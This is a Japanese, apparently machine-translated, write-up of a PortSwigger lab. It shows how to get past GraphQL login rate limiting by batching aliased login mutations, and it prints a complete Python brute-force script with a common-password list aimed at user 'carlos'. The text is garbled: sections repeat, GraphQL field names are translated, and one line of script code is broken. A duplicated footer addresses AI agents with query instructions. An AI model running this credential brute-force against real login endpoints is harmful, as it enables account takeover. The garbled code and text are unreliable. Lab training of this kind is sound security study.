> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/graphql/graphql-anti-brute-force-protection-bypass.md).
# GraphQL のブルートフォース対策バイパス
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### GraphQL のブルートフォース対策の回避
#### ラボのコンテキスト
ラボのログインフォームは API に基づいています **GraphQL** を **レート制限**:数回の誤った試行の後、エンドポイントは、再試行する前に待つ必要があることを示すエラーを返します(例:1分)。
目的: **ログインを悪化させる** として接続する **carlos**、認証ラボで提供されるパスワードリストを使用して。
```json
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
#### (1) GraphQL リクエストの観察

接続を傍受することで、次のタイプの mutation を取得できます:
```json
{
"query": "/n mutation login($input: LoginInput!) {/n login(input: $input) {/n token/n success/n }/n }",
"operationName": "login",
"variables": {
"input": {
"username": "carlos",
"password": "test"
}
}
}
```

誤った試行が多すぎると、API は制限エラーを返します:
```json
{
"errors": [
{
"path": [
"login"
],
"extensions": {
"message": "ログイン試行の失敗が多すぎます。1分後にもう一度お試しください。"
},
"locations": [
{
"line": 3,
"column": 9
}
],
"message": "データの取得中に例外が発生しました (/login) : ログイン試行の失敗が多すぎます。1分後にもう一度お試しください。"
}
],
"data": {
"login": null
}
}
```
 ### 2) なぜフィールドを複数にするのか?
自然な発想は、複数の `ログイン` 呼び出しを **1つの mutation に**.
### 2) なぜフィールドを複数にするのか?
自然な発想は、複数の `ログイン` 呼び出しを **1つの mutation に**.
認証ラボのパスワード
123456/ password/ 12345678/ qwerty/ 123456789/ 12345/ 1234/ 111111/ 1234567/ dragon/ 123123/ baseball/ abc123/ football/ monkey/ letmein/ shadow/ master/ 666666/ qwertyuiop/ 123321/ mustang/ 1234567890/ michael/ 654321/ superman/ 1qaz2wsx/ 7777777/ 121212/ 000000/ qazwsx/ 123qwe/ killer/ trustno1/ jordan/ jennifer/ zxcvbnm/ asdfgh/ hunter/ buster/ soccer/ harley/ batman/ andrew/ tigger/ sunshine/ iloveyou/ 2000/ charlie/ robert/ thomas/ hockey/ ranger/ daniel/ starwars/ klaster/ 112233/ george/ computer/ michelle/ jessica/ pepper/ 1111/ zxcvbn/ 555555/ 11111111/ 131313/ freedom/ 777777/ pass/ maggie/ 159753/ aaaaaa/ ginger/ princess/ joshua/ cheese/ amanda/ summer/ love/ ashley/ nicole/ chelsea/ biteme/ matthew/ access/ yankees/ 987654321/ dallas/ austin/ thunder/ taylor/ matrix/ mobilemail/ mom/ monitor/ monitoring/ montana/ moon/ moscow

ただし、同じフィールドを区別なく繰り返すと、フィールドがあいまいになるため GraphQL はそれを拒否します(同じ名前が同じ階層にあるため)。
```graphql
mutation login($input: LoginInput!) {
login(input: $input) {
トークン
成功
}
}
```
 無効な例(構造の誤り / フィールドの衝突):
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
}
login(input: { username: "carlos", password: "hack" }) {
トークン
成功
}
}
```
無効な例(構造の誤り / フィールドの衝突):
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
}
login(input: { username: "carlos", password: "hack" }) {
トークン
成功
}
}
```
 ### 3) 回避: エイリアスの使用

GraphQL では、各呼び出しを **エイリアス**. / したがって、 **1つの HTTP リクエストで複数回のログイン試行を実行できます**、これによりレート制限の影響を軽減できます
有効な例:
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
トークン
成功
}
}
```
その結果、API は1回のリクエスト内で複数の試行を処理し、レート制限の影響を抑えます。
### 3) 回避: エイリアスの使用
GraphQL では、各呼び出しを **エイリアス**. / したがって、 **1つの HTTP リクエストで複数回のログイン試行を実行できます**、これによりレート制限の影響を軽減できます
有効な例:
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
トークン
成功
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
トークン
成功
}
}
```
その結果、API は1回のリクエスト内で複数の試行を処理し、レート制限の影響を抑えます。
 ### 4) 自動化(スクリプトによる方法)
原理:
* 作成 `mutation login {... }`
* パスワードごとに1行追加する:
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* リクエストを送信
* 参照 `data.login{i}` を見つける `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
[*] 全パスワードを使って GraphQL クエリを作成しています...
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] クエリの長さ: {len(query)} 文字")
print(f"[*] {len(passwords)} 個のパスワードを一度に試行しています...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print(f"/n[+] 成功!")
print(f"[+] ユーザー名: carlos")
print(f"[+] パスワード: {pwd}")
print(f"[+] トークン: {result.get('token')}")
print(f"[+] 所要時間: {time.time() - start_time:.2f} 秒")
return True
else:
print("[-] パスワードはリスト内に見つかりませんでした")
else:
print(f"[-] HTTP エラー: {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] リクエストに失敗しました: {e}")
return False
if __name__ == "__main__":
print("=" * 50)
print("GraphQL ブルートフォース攻撃")
print("エイリアスを使ってレート制限を回避する")
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] 攻撃は正常に完了しました!")
else:
print("/n[-] 攻撃に失敗しました")
```
見つかったパスワードは **carlos** は:
### 4) 自動化(スクリプトによる方法)
原理:
* 作成 `mutation login {... }`
* パスワードごとに1行追加する:
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* リクエストを送信
* 参照 `data.login{i}` を見つける `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
[*] 全パスワードを使って GraphQL クエリを作成しています...
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] クエリの長さ: {len(query)} 文字")
print(f"[*] {len(passwords)} 個のパスワードを一度に試行しています...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print(f"/n[+] 成功!")
print(f"[+] ユーザー名: carlos")
print(f"[+] パスワード: {pwd}")
print(f"[+] トークン: {result.get('token')}")
print(f"[+] 所要時間: {time.time() - start_time:.2f} 秒")
return True
else:
print("[-] パスワードはリスト内に見つかりませんでした")
else:
print(f"[-] HTTP エラー: {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] リクエストに失敗しました: {e}")
return False
if __name__ == "__main__":
print("=" * 50)
print("GraphQL ブルートフォース攻撃")
print("エイリアスを使ってレート制限を回避する")
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] 攻撃は正常に完了しました!")
else:
print("/n[-] 攻撃に失敗しました")
```
見つかったパスワードは **carlos** は:
.png?alt=media) ---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.